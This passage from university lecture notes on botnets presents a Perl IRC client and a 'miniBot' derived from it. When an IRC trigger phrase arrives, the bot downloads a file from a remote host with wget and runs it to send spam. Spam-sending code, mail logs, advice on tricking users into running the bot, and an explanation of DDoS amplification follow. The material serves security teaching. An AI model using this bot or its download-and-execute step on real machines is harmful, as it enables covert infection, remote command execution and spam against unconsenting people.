##   This is a command-line IRC client.  I created this script by combining: (1) the
##   script ClientSocketInteractive.pl in Chapter 15 of my book "Scripting With
##   Objects"; (2) some portions from Paul Mutton's script "A Simple Perl IRC Client"
##   and user feedback scriplets that can be downloaded from
##   http://oreilly.com/pub/h/1964; and (3) some additional checks of my own for the
##   messages going from the client to the server.
##
##   To make a connection, your command line should look like
##
##      ircClient.pl  irc.freenode.net  6667  botrow  ##PurdueCompsec
##
##   where 'botrow' is your nick and '##PurdueCompsec' the name of the channel.
##   Obviously, 'irc.freenode.net' is the hostname of the server and 6667 the port
##   number.
##
##   After you are connected, to send a text string to the server, enter
##
##      PRIVMSG  ##PurdueCompsec  :your actual text message goes here
##
##   where 'PRIVMSG' is the command name for sending a text message and
##   '##PurdueCompsec' the name of the channel.  What comes after the colon is the
##   text you want to send to to the channel.  Similarly, if you want to announce to
##   to the ##PurdueCompsec channel that you will be away for 10 minutes, you can
##   enter
##
##      AWAY ##PurdueCompsec :Back in 10 mins
```

```
##
##   If you want yourself to be unmarked as being away, all you need to enter is
##
##       AWAY
##
##   without any arguments to the command.  To quit a chat session, all you have to
##   say is
##
##       QUIT
##
##   It is normal for the server to return an ERROR message when you quit.
##
##   If you don't know where the command names PRIVMSG, AWAY, QUIT, etc., come from,
##   read the RFC1459 IRC standard.  That standard defines a total of 40 such
##   commands.
##
##   Also try PING, WHO, WHOIS, USERS, PART, QUIT, NAMES, LIST, VERSION,
##   STATS c, STATS l, STATS k, ADMIN, etc., with this command-line client.

use strict;

use IO::Socket;                                                                    #(A)

die "Usage:  Requires 4 arguments as in\n\n" .
    "        $0   host   port   nick   channel\n\n" .
    "Ex: ircClient.pl irc.freenode.net 6667 botrow \##PurdueCompsec\n"
    unless @ARGV == 4;                                                             #(B)

my $server = shift;                                                                #(C)
my $port = shift;                                                                  #(D)
my $nick = shift;                                                                  #(E)
my $login = $nick;                                                                 #(F)
my $channel = shift;                                                               #(G)

my $sock = IO::Socket::INET->new(PeerAddr =>$server,                               #(H)
                                 PeerPort =>$port,                                 #(I)
                                 Proto => 'tcp') or                                #(J)
    die "Can't connect\n";                                                         #(K)

$SIG{INT} = sub { $sock->close; exit 0; };                                         #(L)

my @IRC_cmds = qw/ADMIN AWAY CONNECT ERROR INFO INVITE
                  ISON JOIN KICK KILL LINKS LIST MODE
                  NAMES NICK NOTICE OPER PART PASS PING
                  PONG PRIVMSG QUIT REHASH RESTART SERVER
                  SQUIT STATS SUMMON TIME TOPIC TRACE
                  USER USERHOST USERS VERSION WALLOPS
                  WHO WHOIS WHOWAS/;                                               #(M)

print STDERR "[Connected to $server:$port]\n";                                      #(N)

# spawn a child process. The variable $pid is set to the PID of the child process in
# the main process.  However, in the child process, its value is set to 0.
my $pid =  fork();                                                                 #(O)
die "can't fork: $!" unless defined $pid;                                          #(P)
```

```
# Parent process: Use blocking read to receive messages incoming from the server and
# respond to those messages appropriately.  If there a need to send a message to the
# server, a message that is not a reply to something received from the server, the
# child process will take care of that.
if ($pid) {                                                                          #(Q)
    STDOUT->autoflush(1);                                                            #(R)
    # Log on to the server.  To log into a server that does not need a password, you
    # need to send the NICK and USER messages to the server as shown below. See
    # Section 3.1.3 of RFC 2812 for the syntax used for the USER message.
    print $sock "NICK $nick\r\n";                                                    #(S)
    print $sock "USER $login 0 * :A Handcrafted IRC Client\r\n";                     #(T)

    while (my $input = <$sock>) {                                                    #(U)
        # Check the numerical responses from the server.
        if ($input =~ /004/) {           # connection established                  #(V)
            # If connection established successfully, we terminate this 'while' loop
            # and switch to the 'while' loop in line (i) for downloading chat from
            # the server on a continuous basis:
            last;                                                                    #(W)
        } elsif($input =~ /PING/) {                                                  #(X)
            # Some servers require sending back PONG with the same characters as
            # received from the server:
            print "Found ping: $input";                                              #(Y)
            if($input =~/:/) {                                                       #(Z)
                if(index($input, ":") != -1) {                                       #(a)
                    # Send PONG back with the received digits
                    my $digits = substr($input, index($input, ":") + 1,
                            (length($input) - index($input, ":")));                  #(b)
                    print $sock "PONG $digits\r\n";                                  #(c)
                }
            }
        } elsif ($input =~ /433/) {                                                  #(d)
            die "Nickname is already in use.";                                       #(e)
        }
    }
    print "Joining the channel\n";                                                   #(f)
    print $sock "JOIN $channel\r\n";                                                 #(g)
    print "Waiting for a reply\n";                                                   #(g)
    while (my $input = <$sock>) {                                                    #(i)
        chomp $input;                                                                #(j)
        if ($input =~ /^PING(.*)$/i) {                                               #(k)
            # We must respond to PINGs to avoid being disconnected.
            print $sock "PONG $1\r\n";                                               #(l)
        } else {                                                                     #(m)
            # Normally a user will be identified to you with a string like
            # 'nick!login_name@host'.  Abbreviate this to just the nick:
            $input =~ s/(^[^!]*)![^ ]*/$1/;                                          #(n)
            print "$input\n";                                                        #(o)
        }
    }
} else {                                                                             #(p)
    # Child process: send message to remote IRC server
    my $msg;                                                                         #(q)
    while (defined( $msg = <STDIN> ) ) {                                             #(r)
```

```
        # Split the message into strings so that we can test the first string for a
        # valid IRC command:
        my @split_msg = grep $_, split /\s+/, $msg;                                  #(s)
        my @matches = grep /^$split_msg[0]$/, @IRC_cmds;                             #(t)
        @matches = grep {defined $_} @matches;                                       #(u)
        if (@matches) {                                                              #(v)
            print $sock $msg;                                                        #(w)
            last if $matches[0] =~ /QUIT/;                                           #(x)
        } else {                                                                     #(y)
            print STDERR "Syntax error. Try again\n";                                #(z)
        }
    }
}
```

- With regard to the handshaking in lines (U) through (e) of the script:
  - If the client receives the status code 004, then the connection with the server is established.
  - Instead of sending the status code 004 to indicate that a requested connection is established, some IRC servers send to a client a string like

    `PING :msdjfwiweorlkamxmx`

    where what follows ':' is a random sequence of characters. The client must send back a `PONG` followed by the same sequence of characters to complete the connection.
  - If the client receives the status code 433, that means the `NICK` used by the client is not acceptable to the server.

- As explained in the comment block at the beginning of the script, you can invoke this client with a command line like:

```
ircClient.pl  irc.freenode.net  6667  botrow  ##PurdueCompsec
```

where the first argument is the name of the server, the second argument the port number, the third the nick you wish to use, and the last the channel you wish to join. Note that many IRC servers use the port 6667, but that is not always the case. So before you can use the client shown above, you must find out the hostname of a server in an IRC network and what port it uses for incoming connection requests from clients.

- After the command shown above connects you with the chat server, try the following commands for fun:

```
INFO                        (info about the server, developers, etc.)

LIST                        (will list all channels at the server)

NAMES #channel_name         (will list all users currently in the channel)

JOIN  #channel_name         (if you wish to join that channel)

WHOIS user_name             (will return info on that user)

TOPIC #channel_name         (will show channel topic if set by operator)
```

Note that all commands must be uppercase. Also, you can be in multiple channels simultaneously.

- Read the comment block at the beginning of the client script above to see how text messages are broadcast to a channel. To

repeat, the following entry in your terminal window in which you are running the script:

```
PRIVMSG  #channelName  :Hello channel members, I am here
```

will send the message "Hello channel members, I am here" to the membership of the channel named in the line shown above. To quit a chat session, all you have to do is to enter

```
QUIT
```

in the terminal window. Note that, as described in RFC 2812, it is normal for the server to send you an ERROR message when you quit a session with an IRC server.

# 29.6: A MINI BOT THAT SPEWS OUT THIRD-PARTY SPAM

- Let's now "extract" from the `ircClient.pl` script of the previous section a mini bot that would do the bidding of a bot-master through a publicly available IRC server.

- Here is what we want our bot to do: When the bot receives the following incantation

  ```
  abracadabra magic mailer
  ```

  we want the bot to reach out to a third-party spam provider, download a spam file containing email addresses and the content for each address, and, finally, send the spam to the destination addresses. We will assume that the spam provider has made available the following sort of a file, named "emailer", at his/her location:

```
open SENDMAIL, "|/usr/sbin/sendmail -t -oi ";
print SENDMAIL "From: cutiepie\@yourfriend.com \n";
print SENDMAIL "To: avi_kak\@yahoo.com \n";
print SENDMAIL "Subject: I am so lonely, please call \n\n";
print SENDMAIL "\n\nYou may not believe this, but I know you already.";
print SENDMAIL "I promise you will not regret it if you call me at 123-456-789.\n";
print SENDMAIL "\n\nIf you call, I will send you my photo that you will drool over. Call soon.\n";
print SENDMAIL "\n\n";
close SENDMAIL;
```

```
open SENDMAIL, "|/usr/sbin/sendmail -t -oi ";
print SENDMAIL "From: goodbuddy\@someoutfit.net \n";
print SENDMAIL "To: kak\@purdue.edu \n";
print SENDMAIL "Subject: you just won a lottery \n\n";
print SENDMAIL "\n\nYes, you have won loads of money.\n\n";
print SENDMAIL "\n\nYou can now have fun the rest of your life.\n\n";
print SENDMAIL "\n\n Call immediately at 123-456-789 to claim your prize.\n\n";
print SENDMAIL "\n\n";
close SENDMAIL;

open SENDMAIL, "|/usr/sbin/sendmail -t -oi ";
print SENDMAIL "From: hellokitty\@anotheroutfit.org \n";
print SENDMAIL "To: ack\@purdue.edu \n";
print SENDMAIL "Subject: Be a Romeo \n\n";
print SENDMAIL "\n\nOur medication was extensively tested over 1000 males in Eastern Carbozia and,";
print SENDMAIL " according to all, it produced amazing results.\n\n";
print SENDMAIL "\n\nNow you can please a woman like you have always wanted to.";
print SENDMAIL "\nCall immediately at 123-456-789 for a free-trial package.\n\n";
print SENDMAIL "\n\n";
close SENDMAIL;
....
....
```

Obviously, a spam file such as the one shown above could be easily constructed by merging an email address file and a spam content file. **This spam file is meant to be executable by Perl.** I used the same spam file in Section 27.3 of Lecture 27.

- Shown below is the code for `miniBot.pl`:

```
#!/usr/bin/perl -w

##   miniBot.pl

##   A silly little bot by Avi Kak  (kak@purdue.edu)

##   This is derived from the script ircClient.pl presented earlier in
##   Section 29.5.  The script uses code from Paul Mutton's script "A
##   Simple Perl IRC Client" and user feedback scriplets that can be
##   downloaded from http://oreilly.com/pub/h/1964.

##   For this bot to make a connection with an IRC server, someone has to
```

```
##   execute, knowingly or unknowingly, the following command line:
##
##      miniBot.pl  server_address  port  nick  channel
##

##   This is a mini bot because it has only one exploit programmed into it:
##   the bot sends out spam to a third-party mailing list.  However, for
##   that work, the host "infected" by this bot must have the sendmail MTA
##   running.
##
##   The bot's exploit is triggered when it receives the following string
##
##         abracadabra magic mailer
##
##   from the IRC channel it is connected to.  Note that the bot logs into
##   the IRC server via the USER command:
##
##        USER  $login  8  *  :miniBot
##
##   as shown in line (P).  As stated in RFC 2812, the second argument to
##   the command represents a bit mask that determines the various
##   properties of the bot in the channel.  By using the number 8, we set
##   the 3rd bit of the second argument.  This would cause miniBot to be
##   invisible to those who are not members of the channel that miniBot is
##   a member of.

use strict;
use IO::Socket;                                                    #(A)
use Cwd;

die "Usage:  Requires 4 arguments as in\n\n" .
    "        $0   host   port   nick   channel\n\n"
    unless @ARGV == 4;                                             #(B)

my $server = shift;                                                #(C)
my $port = shift;                                                  #(D)
my $nick = shift;                                                  #(E)
my $login = $nick;                                                 #(F)
my $channel = shift;                                               #(G)

my $sock = IO::Socket::INET->new(PeerAddr =>$server,               #(H)
                                 PeerPort =>$port,                 #(I)
                                 Proto => 'tcp') or                #(J)
           die;                                                    #(K)
```

```
$SIG{INT} = sub { $sock->close; exit 0; };                                  #(L)
STDOUT->autoflush(1);                                                       #(M)

print $sock "NICK $nick\r\n";                                               #(N)
print $sock "USER $login 8 * :miniBot\r\n";                                 #(O)

while (my $input = <$sock>) {                                               #(P)
    # Check the numerical responses from the server.
    if ($input =~ /004/) {           # connection established             #(Q)
        last;                                                               #(R)
    } elsif($input =~ /PING/) {                                             #(S)
        if($input =~/:/) {                                                  #(T)
            if(index($input, ":") != -1) {                                  #(U)
                my $digits = substr($input, index($input, ":") + 1,
                        (length($input) - index($input, ":")));             #(V)
                print $sock "PONG $digits\r\n";                             #(W)
            }
       }
    } elsif ($input =~ /433/) {                                             #(X)
        die;                                                                #(Y)
    }
}
print $sock "JOIN $channel\r\n";                                            #(Z)
while (my $input = <$sock>) {                                               #(a)
    chomp $input;                                                           #(b)
    if ($input =~ /^PING(.*)$/i) {                                          #(c)
        print $sock "PONG $1\r\n";                                          #(d)
    } else {                                                                #(e)
        $input =~ s/(^[^!]*)![^ ]*/$1/;                                     #(f)
#        print "$input\n";                                                  #(g)
        if ($input =~ "abracadabra magic mailer") {                         #(h)
            my $dir = cwd;                                                  #(i)
            chdir "/tmp";                                                   #(j)
            system("wget https://engineering.purdue.edu/kak/emailer");
                                                                            #(k)
            system("perl emailer");                                         #(l)
            unlink glob "emailer*";                                         #(m)
            chdir $dir;                                                     #(n)
        }
    }
}
```

- Let's say we "infect" a host and somehow "trick" a user logged in at that host into clicking on a file that causes the execution of the following command line

```
miniBot.pl  server_network_address  port  nick  channel
```

  where, obviously, you'd have specified an IRC server for the first argument, the port number relevant to that server, the nick that you want your bot to use (it will be some innocuous name, for obvious reasons), and, finally, the name of the channel. Presumably, you as a bot master would have started up a new channel at some publicly available IRC server and you'd therefore have the operator privileges on the channel — although your having operator privileges is not necessary for the miniBot's exploit to succeed.

- By monitoring the IRC channel, you as the bot master would be able to tell whether or not a target machine was successfully infected with the bot. Now all you have to do is to send the text "abracadabra magic mailer" to the channel. When the miniBot sees this incantation, it will automatically download the third-party spam file and, assuming that the sendmail programming is running on the infected machine, send spam out to its recipients.

- You can play with the `miniBot.pl` script in the following manner:

1. In one window on the laptop, execute the following command to monitor the outgoing email from your laptop (you don't have to be root for this)

```
tail -f /var/log/mail.log
```

2. In a second window of the laptop, execute

```
miniBot.pl  irc.freenode.net 6667 zelda ##PurdueCompsec
```

3. In a third window, now execute

```
ircClient.pl irc.freenode.net 6667 gilda ##PurdueCompsec
```

   Note that the nick 'gilda' here is different from the nick 'zilda' shown in the second step. [You can also use the mIRC client on the same laptop or on another machine for this step.]

4. In the same third window as used in the previous step, now execute:

```
PRIVMSG ##PurdueCompsec :abracadabra magic maile
```

   If you chose to execute Step 3 through the mIRC client, you would need to enter the message "abracadabra magic mailer" in the mIRC client itself.

- Shown below are the relevant entries from the mail log file from one of my runs with the miniBot exploit. This establishes the fact that miniBot succeeded in spewing out "spam":

```
May 21 01:43:53 pixie sendmail[28387]: n4L5hqGc028387: to=avi_kak@yahoo.com,
ctladdr=kak (1000/1000), delay=00:00:01, xdelay=00:00:01, mailer=relay,
pri=30193, relay=[127.0.0.1] [127.0.0.1], dsn=2.0.0, stat=Sent
(n4L5hqAN028388 Message accepted for delivery)

May 21 01:43:53 pixie sendmail[28389]: n4L5hrhC028389: to=kak@purdue.edu,
ctladdr=kak (1000/1000), delay=00:00:00, xdelay=00:00:00, mailer=relay,
```

```
pri=30158, relay=[127.0.0.1] [127.0.0.1], dsn=2.0.0, stat=Sent
(n4L5hr1R028390 Message accepted for delivery)

May 21 01:43:54 pixie sendmail[28392]: n4L5hrOS028392: to=ack@purdue.edu,
ctladdr=kak (1000/1000), delay=00:00:01, xdelay=00:00:01, mailer=relay,
pri=30156, relay=[127.0.0.1] [127.0.0.1], dsn=2.0.0, stat=Sent
(n4L5hrDW028393 Message accepted for delivery)
....
....
```

- When you are playing with the `miniBot.pl` script in the manner indicated above, **do realize that the bot will appear to hang. Note that the bot does not print out any messages received from server. Neither does the bot have any facilities to upload your messages to the server. But that is intentional — since after all it is a bot that must do its work silently.** So the only way to know that the bot is doing its assigned deed is to look at the `mail.log` file on the machine on which the bot is running. [As a funny aside, when I was debugging the `miniBot.pl` script, I ended up with self-inflicted spam consisting of hundreds of messages. Here is what happened: As you might have noticed, all three email addresses in the Perl executable emailer file are mine, implying that all of those messages will be sent to me. I had an error in the 'if' block that begins in line (h) of the `miniBot.pl` script. This error prevented the condition line in the 'if' block from being executed. As a consequence, the spam generator code in lines (i) through (n) of the script was getting invoked on every single line that was being read from the server when the bot first registered itself with the server. This server happened to have an MOTD that was several hundred lines long. Each line in the MOTD was causing all the messages in the emailer file to be put on the wire.]

# 29.7: DDoS Attacks on Computer Networks

- As mentioned previously in Lecture 16 (and also at the beginning of this lecture), the acronym DDoS stands for Distributed Denial of Service. The goal of such attacks is to overload a network with massive amounts of contrived traffic and do so to such an extent that it becomes unusable by its legitimate users.

- As was stated earlier in this Lecture, a bot master can harness the power of tens of thousands of bots working together to simultaneously request a service from a server and cause bandwidth exhaustion in the network in which the server is located. [Bandwidth exhaustion is a form of **Volumetric DDoS Attack**. The goal of a Volumetric Attack is to cause maximum possible exhaustion of network resources at a targeted host. This is the DDoS attack of choice with botnets. There are two other forms of DDoS attacks: **TCP State Exhaustion Attack**, and the **Application Layer Attack**. The goal of a **TCP State Exhaustion Attack** is to exploit the fact that any computation related to the operation of the TCP/IP engine can only support a certain maximum number of processes (or threads) running concurrently. The goal of this attack is to commandeer all available concurrency at the targeted host. The goal of an **Application Layer Attack** is to flood an application at a targeted host with routine looking requests, but do so incessantly, so as to bog down the targeted server. HTTP GET and POST floods are examples of such attacks. Since such attacks can be mounted with a small number

(even just one) of attacking hosts and since the traffic generated by such attacks looks like normal traffic, this type of a DDoS attack can be difficult to detect. Application Layer attacks are also known as Layer 7 DDoS Attacks.]

- The DDoS attacks of the sort mentioned above have been around for quite some time. You hear about them being used by the so-called "hacktivist" groups, often anonymous, when they want to seek revenge against organizations they are upset with.

- Some of the most publicized DDoS attacks of the last couple of years are based on the NTP and DNS amplification exploits. [NTP stands for the Network Time Protocol for synchorizing the clocks in different computers and DNS, as you surely know by this time, stands for Domain Name Server.] **The logic of such attacks is quite straightforward:** Let's use $\mathcal{A}$ to designate the attacker, $\mathcal{S}$ to designate, say, a DNS server, and $\mathcal{T}$ the intended target or the victim of the attack. Fundamental to an amplification exploit is the attacker's ability to generate packets with a spoofed source address — which would be the IP address of $\mathcal{T}$. The attacker $\mathcal{A}$ sends a large sequence of such packets to $S$ for, say, a name lookup request. The server $S$ sends its response back to $\mathcal{T}$, since it is $\mathcal{T}$'s address that shows up as the source address in the packets received from $\mathcal{A}$.

- Given the scenario painted above, consider the situation when the size of the response from $S$ is $k$ times the size of the request received by $S$. The attacker $\mathcal{A}$ can take advantage of this fact to

create a large bandwidth burden for $\mathcal{T}$ without having to bear the same bandwidth cost himself.

- For example, a typical DNS query using the UDP protocol is about 60 bytes in length and a typical response back from the DNS server is about 512 bytes — an amplification of 8.5. Even worse, with the more modern DNS servers that support RFC 2671, the size of the DNS response may be as large as 4096 bytes — which is an amplification factor of 68.

- Now just imagine the consequences of the attacker $\mathcal{A}$ harnessing the power of $m$ bots in a botnet to use this exploit to attack $\mathcal{T}$. For each gigabyte per second of this malicious traffic generated by each bot, in the worst case, the victim would have to cope with $m \times k$ gigabytes.

- Now consider a botnet with only 5000 bots participating in this attack. [Such a botnet could be leased as a *stresser*, *booter*, or *ddoser* for as little as $19 from the internet.] With the DNS amplification at just 8.5, for each megabyte per second emanating from each bot, the target $\mathcal{T}$ would have to cope with around 40 gigabytes per second of traffic (that is, traffic at a level of around 320 Gbps) — that would be sufficient to consume the bandwidth at even the largest of enterprise hosts. One can construct similar examples of amplification through NTP and SMTP servers. [I am not talking about hypothetical attack scenarios here. During the last couple of years, some of the well publicized actual attacks have used

traffic amplification to create attacks in the range of 300 to 400 Gbps at the targeted hosts.]

- At the other end of the DDoS attack spectrum, we have the low-level difficult-to-detect shrew attack that, as previously explained in Section 16.11 of Lecture 16, can seriously disrupt TCP flows in the internet. As described in Lecture 16, these attacks exploit a vulnerability associated with retransmission timeout (RTO) in the TCP protocol — RTO kicks in when TCP does not receive an acknowledgment (ACK) within RTT (Round Trip Time). So all that an attacker has to do is to hit the TCP with a pulsating flood of DDoS packets every RTO seconds so that the sender TCP will never receive an ACK within RTT. In this manner, the attacker can throttle the legitimate traffic flows emanating from the sending TCP. Being pulsating (with the DDoS packet flood lasting only RTT seconds every RTO seconds), the average packet count for the DDoS attack packets is likely to be below the threshold set in the IDS at the sender TCP for DDoS detection. Thus such attacks can easily go unnoticed even as the users of the internet are seeing a significant performance degradation in data download speeds from the internet.

# 29.7.1: Multi-Layer Switching and Content Delivery Networks for DDoS Attack Mitigation

- Modern enterprises employ a variety of methods to protect their networks against DDoS attacks, especially attacks of the sort described in the previous section that use traffic amplification to mount attacks of such intensity that it would cause complete bandwidth exhaustion under ordinary circumstances. The defensive measures used include (i) **multi-layer switching**; (ii) **packet filtering at the routers**; and, (iii) providing services through what are known as **Content Delivery Networks**.

- A multi-layer switch acts like a router, except for two very important differences: (1) Whereas a router carries out its functions through software running in an embedded microprocessor, a multi-layer switch uses dedicated hardware to do the same; and (2) Whereas a router works only at Layer 3 of the OSI TCP/IP protocol stack, a multi-layer switch can route a packet on the basis of information corresponding to any of the layers 3 and above in the protocol stack. [Yes, in Layer 3 of the TCP/IP protocol stack, you can either have a router or a switch. They will both do the same thing: send an incoming packet to the appropriate IP address "south" of the router and send an outgoing packet to its destination (in some cases after

network address translation). The only difference between a Layer 3 switch and a regular router is speed. Whereas a Layer 3 switch uses dedicated hardware for switching, a run of the mill router uses software for the routing of the packets.]

- While, from a functional standpoint, a Layer 3 switch is no different from a router, a Layer 4 switch, on the other hand, carries out port translation for sending incoming packets to one or more machines that are hidden behind a single IP address. You could say that a Layer 4 switch is a NAT with port and transaction awareness — all implemented in hardware so that packet forwarding takes place at wirespeed.

- Layers 4-7 switches that are now commonly used in enterprise level server systems are also referred to as "content switches."

- Content switches are used for load balancing when enterprise level services are provided through a CDN — a subject we will take up next. With a content switch, a client (an example would be someone requesting a web page) can be connected to the least loaded node of of a CDN at network speed.

- With the introduction to multi-layer switches as presented above, imagine a network of servers (providing the same service) behind a multi-layer switch in a high-bandwidth local network. If there were to be a DDoS attack on this network, the switch would be

able to mitigate the attack (up to a point) by sending the incoming traffic to the least loaded server machine. As you would expect, this would make the server system more resilient to DDoS attacks — resilient in the sense of being able to *absorb* a volumetric DDoS attack. As to how resilient, that would depend on how many actual server machines are pressed into service and the bandwidth capacity of the local network.

- The same idea as described above is used in a CDN — except that it is implemented on a geographically distributed basis for global delivery of content while protecting the servers from DDoS attacks.

- As shown in Figure 3, a CDN is a network of geographically distributed customer-facing proxy servers that actually deliver the content in the internet. The origin server — this is the actual server where the content resides — cannot be reached directly by the internet users. This manner of isolating the origin servers makes them completely secure against DDoS attacks of any kind — all the more because the origin servers supply their content to the CDN proxy servers through dedicated GRE tunnels, as shown in Figure 3. GRE, which stands for Generic Routing Encapsulation Protocol, is used to create a secure point-to-point tunnel for transferring the content from an origin server to the proxy servers in the CDN.





Figure 3: *Delivering Web Content through a Geographically Distributed CDN* (*This figure is from Lecture 29 of "Lecture Notes on Computer and Network Security" by Avi Kak*)

- Since CDN is a geographically distributed network of proxy servers, they constitute a much more resilient defense against DDoS attacks than, say, the origin server itself that is protected by a rate-limiting firewall. The edge routers, as shown in Figure 3, direct traffic to the CDN hosts while using multi-layer switching to balance out the load between the CDN host nodes that could be situated in any part of the world.

# 29.8: SOME WELL KNOWN BOTS AND THEIR EXPLOITS

- There are literally thousands of different kinds of bots on the internet. In this section, I will mention some that have received considerable attention in the general media and in the internet security literature.

- Note that almost all the bots target Windows platforms and several of them use IRC for their C&C needs.

- Most of the bots are highly modularized, which makes it relatively easy to incorporate new exploits in them.

- The exploits that are programmed into the more "famous" bots generally include:

  – capturing screenshots and video segments

– key-logging

– killing processes and threads

– spamming

– changing the modes of the C&C channel

– randomly changing the nick in the C&C channel

– scanning IP blocks and ports

– installing rootkits

– engaging in various kinds of DDoS attacks

– and several other exploits.

- **rBot/RxBot**: This bot and its variants (which are generally referred to as **Zotob**) received a lot of media attention in 2005 when they managed to infect computers at several reputable organizations. This bot itself is considered to be a variant of **Agobot**, a bot programmed originally by Axel Gambe and made publicly available as open source software. The source code for rBot/RxBot is publicly available, but can only be built with the Visual Studio IDE. [The syntax for the various commands in the rBot/RxBot looks like `.capture` for screenshot and video capture; `.keylog` for keylogging; `.kill`, `.killproc`, and `.killthread` for killing processes and threads; etc. A complete list of the commands that

that this bot can execute on an infected host can be found at `http://www.angelfire.com/theforce/travon1120/RxBotCMDLIST.html`.]

- **Phatbot**: This is another descendant of Agobot. But whereas Agobot (and rBot/RxBot and its variants) uses mostly IRC for C&C, Phatbot's C&C is based on P2P. Also sports a very large command list. Its capabilities include being able to run the IDENT server on demand; being able to start up an FTP server to deliver malicious code; being able to run SOCKS and HTTP proxies; being able to kill antivirus programs running on a host; begin able to sniff login names and passwords when in cleartext; etc. [The command syntax for Phatbot includes `bot.open` to open a file; `bot.execute` to execute a '.exe' file; `http.download` for downloading a file with the HTTP protocol; `pctrl.kill` for killing a process; `scan.enable` to enable a scanner module; `ddos.synflood` to start a SYN flood; etc. A complete list of commands that this bot understands is available at `http://www.secureworks.com/research/threats/phatbot/`.]

- **Botnets meant specifically for sending large volumes of spam**: SecureWorks has carried out a study that was focused specifically on botnets that send out large volumes of spam. SecureWorks's list of top spamming botnets: **Srizbi** with 315000 bots; **Bobax/Kraken** with 185000 bots; **Rustock** with 150000 bots (see the note in blue for an update on this botnet); **Cutwail** with 125000 bots; **Storm** with 85000 bots; **Grum** with 50000 bots; **OneWordSub** with 40000 bots; **Ozdok** with 35000

bots; **Nucrypt** with 20000 bots; **Wopla** with 20000 bots; and **Spamthru** with 12000 bots. [As mentioned at the beginning of this lecture, the Rustock botnet was recently dismantled by Microsoft with the help of a court ordered action that shut down the botnet's C&C servers that Microsoft was able to locate in several US cities. By Microsoft's latest reckoning, Rustock had infected close to a million computers and the botnet as a whole was sending out several billion drug-related spam messages a day.]

# 29.8: Acknowledgments

I have benefited greatly from several IRC chat sessions with `siniStar` of the IRC4Fun network. (To the best of what I could tell, `siniStar` is a major force behind this network. I also believe that several of the channel service bots for the IRC4Fun network were programmed by `siniStar`.) My several misunderstandings regarding the IRC protocol were clarified by `siniStar` responding to my queries in the `#Beginner` channel of the IRC4Fun network. Thanks `siniStar`.